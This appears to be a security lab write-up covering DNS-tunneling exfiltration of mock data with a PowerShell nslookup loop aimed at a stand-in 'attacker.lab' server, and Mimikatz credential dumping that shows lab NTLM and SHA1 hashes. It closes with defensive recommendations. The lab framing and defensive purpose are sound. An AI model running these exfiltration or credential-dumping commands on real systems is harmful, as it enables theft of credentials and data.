Post-Exploitation and Exfiltration

Table of contents

List of Figures

1. Lab Objective

The goal of this phase was to simulate post-exploitation activities in a controlled lab environment, specifically:

- Extracting credentials from a compromised Windows VM using Mimikatz.
- Simulating data exfiltration via DNS tunneling using mock sensitive data, with a Kali VM acting as the attacker DNS server/sniffer.

2. Tools

Mimikatz, nslookup, PowerShell

3. Data Exfiltration via DNS tunneling

Step 1 : create a test file as sensitive_data.txt and add the following contents

payroll2025

employee123

finance_data


Step 2: Now try sending the .txt file to kali machine from windows PowerShell simultaneously on kali side run tcpdump command :

sudo tcpdump -i eth0 udp port 53 -vvv

Commands on PowerShell:

Get-Content C:\Users\<you>\Desktop\sensitive_data.txt | ForEach-Object {

nslookup "$_.attacker.lab" 192.168.1.43 }




```
PS C:\Users\windows\Desktop> cat sensitive_data.txt
payroll2025
employee123
finance_data
PS C:\Users\windows\Desktop> Get-Content sensitive_data.txt | ForEach-Object { nslookup "$_.attacker.lab" 192.168.1.43 }

DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.1.43

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
*** Request to UnKnown timed-out
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.1.43

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
```

Figure 3.1 Shows file being created and data being sent to kali through powershell



```
└─$ sudo tcpdump -i eth0 udp port 53 -vvv
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:15:48.131846 IP (tos 0×0, ttl 128, id 24512, offset 0, flags [none], proto UDP (17), length 71)
    192.168.1.53.51852 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:15:48.215323 IP (tos 0×0, ttl 64, id 615, offset 0, flags [DF], proto UDP (17), length 71)
    192.168.1.43.39067 > hyd-tdc-bngs-01.domain: [bad udp cksum 0×1808 → 0×4f40!] 32756+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:15:48.219539 IP (tos 0×14, ttl 63, id 64742, offset 0, flags [DF], proto UDP (17), length 147)
    hyd-tdc-bngs-01.domain > 192.168.1.43.39067: [udp sum ok] 32756 q: PTR? 43.1.168.192.in-addr.arpa. 0/1/0 ns: 43.1.168.192.in-addr.arpa
1800 1800 900 604800 86400 (119)
22:15:48.219707 IP (tos 0×0, ttl 64, id 47184, offset 0, flags [DF], proto UDP (17), length 71)
    192.168.1.43.44855 > hyd-tdc-bngs-01.domain: [bad udp cksum 0×1808 → 0×73ec!] 17579+ PTR? 53.1.168.192.in-addr.arpa. (43)
22:15:48.226602 IP (tos 0×14, ttl 63, id 64749, offset 0, flags [DF], proto UDP (17), length 147)
    hyd-tdc-bngs-01.domain > 192.168.1.43.44855: [udp sum ok] 17579 q: PTR? 53.1.168.192.in-addr.arpa. 0/1/0 ns: 53.1.168.192.in-addr.arpa
800 1800 900 604800 86400 (119)
22:15:48.319055 IP (tos 0×0, ttl 64, id 49434, offset 0, flags [DF], proto UDP (17), length 72)
    192.168.1.43.46824 > hyd-tdc-bngs-01.domain: [bad udp cksum 0×1809 → 0×9565!] 58514+ PTR? 4.231.235.110.in-addr.arpa. (44)
22:15:48.323054 IP (tos 0×14, ttl 63, id 64788, offset 0, flags [DF], proto UDP (17), length 101)
    hyd-tdc-bngs-01.domain > 192.168.1.43.46824: [udp sum ok] 58514 q: PTR? 4.231.235.110.in-addr.arpa. 1/0/0 4.231.235.110.in-addr.arpa.
22:15:50.139815 IP (tos 0×0, ttl 128, id 24513, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51853 > 192.168.1.43.domain: [udp sum ok] 2+ A? payroll2025.attacker.lab.hgu_lan. (50)
22:15:52.148392 IP (tos 0×0, ttl 128, id 24514, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51854 > 192.168.1.43.domain: [udp sum ok] 3+ AAAA? payroll2025.attacker.lab.hgu_lan. (50)
22:15:54.188903 IP (tos 0×0, ttl 128, id 24515, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51855 > 192.168.1.43.domain: [udp sum ok] 4+ A? payroll2025.attacker.lab. (42)
22:15:56.223032 IP (tos 0×0, ttl 128, id 24516, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51856 > 192.168.1.43.domain: [udp sum ok] 5+ AAAA? payroll2025.attacker.lab. (42)
22:15:58.279348 IP (tos 0×0, ttl 128, id 24517, offset 0, flags [none], proto UDP (17), length 71)
    192.168.1.53.51857 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:16:00.295745 IP (tos 0×0, ttl 128, id 24518, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51858 > 192.168.1.43.domain: [udp sum ok] 2+ A? employee123.attacker.lab.hgu_lan. (50)
22:16:02.318500 IP (tos 0×0, ttl 128, id 24519, offset 0, flags [none], proto UDP (17), length 78)
    192.168.1.53.51859 > 192.168.1.43.domain: [udp sum ok] 3+ AAAA? employee123.attacker.lab.hgu_lan. (50)
22:16:04.328148 IP (tos 0×0, ttl 128, id 24520, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51860 > 192.168.1.43.domain: [udp sum ok] 4+ A? employee123.attacker.lab. (42)
22:16:06.345109 IP (tos 0×0, ttl 128, id 24521, offset 0, flags [none], proto UDP (17), length 70)
    192.168.1.53.51861 > 192.168.1.43.domain: [udp sum ok] 5+ AAAA? employee123.attacker.lab. (42)
22:16:08.364045 IP (tos 0×0, ttl 128, id 24522, offset 0, flags [none], proto UDP (17), length 71)
    192.168.1.53.51862 > 192.168.1.43.domain: [udp sum ok] 1+ PTR? 43.1.168.192.in-addr.arpa. (43)
22:16:10.367962 IP (tos 0×0, ttl 128, id 24523, offset 0, flags [none], proto UDP (17), length 79)
    192.168.1.53.51863 > 192.168.1.43.domain: [udp sum ok] 2+ A? finance_data.attacker.lab.hgu_lan. (51)
22:16:12.394597 IP (tos 0×0, ttl 128, id 24524, offset 0, flags [none], proto UDP (17), length 79)
```

Figure 3.2 Data collected at kali

4. Credential Dumping with Mimikatz

Step 1: Download Mimikatz from official GitHub releases.


Step 2: Run mimikatz as Administrator.

commands:

privilege::debug

sekurlsa::logonpasswords

lsadump::sam



windows10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
File Home
Pin to Quick access
etc
Local
redtea
OneDri
This PC
3D Ob
Deskt
Docu
Down
Music
Pictur
Video
Local
CD Dr
kali_sh
3 items 1 item
Select mimikatz 2.2.0 x64 (oe.eo)


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 482187 (00000000:00075b8b)
Session           : Interactive from 1
User Name         : windows
Domain            : DESKTOP-VT1A6VA
Logon Server      : DESKTOP-VT1A6VA
Logon Time        : 9/6/2025 9:14:10 PM
SID               : S-1-5-21-158053766-1501495798-4244170523-1001
        msv :
         [00000003] Primary
         * Username : windows
         * Domain   : DESKTOP-VT1A6VA
         * NTLM     : a2345375a47a92754e2505132aca194b
         * SHA1     : 6808d263d17aa21421803a0e707ac4318f440e39
         * DPAPI    : 6808d263d17aa21421803a0e707ac431
        tspkg :
        wdigest :
         * Username : windows
```



```
mimikatz # lsadump::sam
Domain : DESKTOP-VT1A6VA
SysKey : 3828d773e1d4ee0f68545c762d71c899
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)
```

Figure 4.1 Shows mimikatz commands being executed

5. Findings

- Credential dumping via Mimikatz successfully exposed NTLM hashes from the Windows VM.
- DNS tunneling allowed mock sensitive data to leave the Windows VM and appear in attacker-controlled traffic captures.

6. Recommendations

- ***Restrict Administrative Privileges:*** Prevent attackers from running tools like Mimikatz.
- ***Enable LSASS Protection:*** Configure Credential Guard to block unauthorized memory dumps.
- ***Monitor DNS Traffic:*** Detect abnormal queries (e.g., long/random subdomains).
- ***Network Segmentation:*** Limit internal hosts from direct DNS queries to external servers.
- ***Exfiltration Detection***: Use IDS/IPS and SIEM correlation to flag tunneling activity.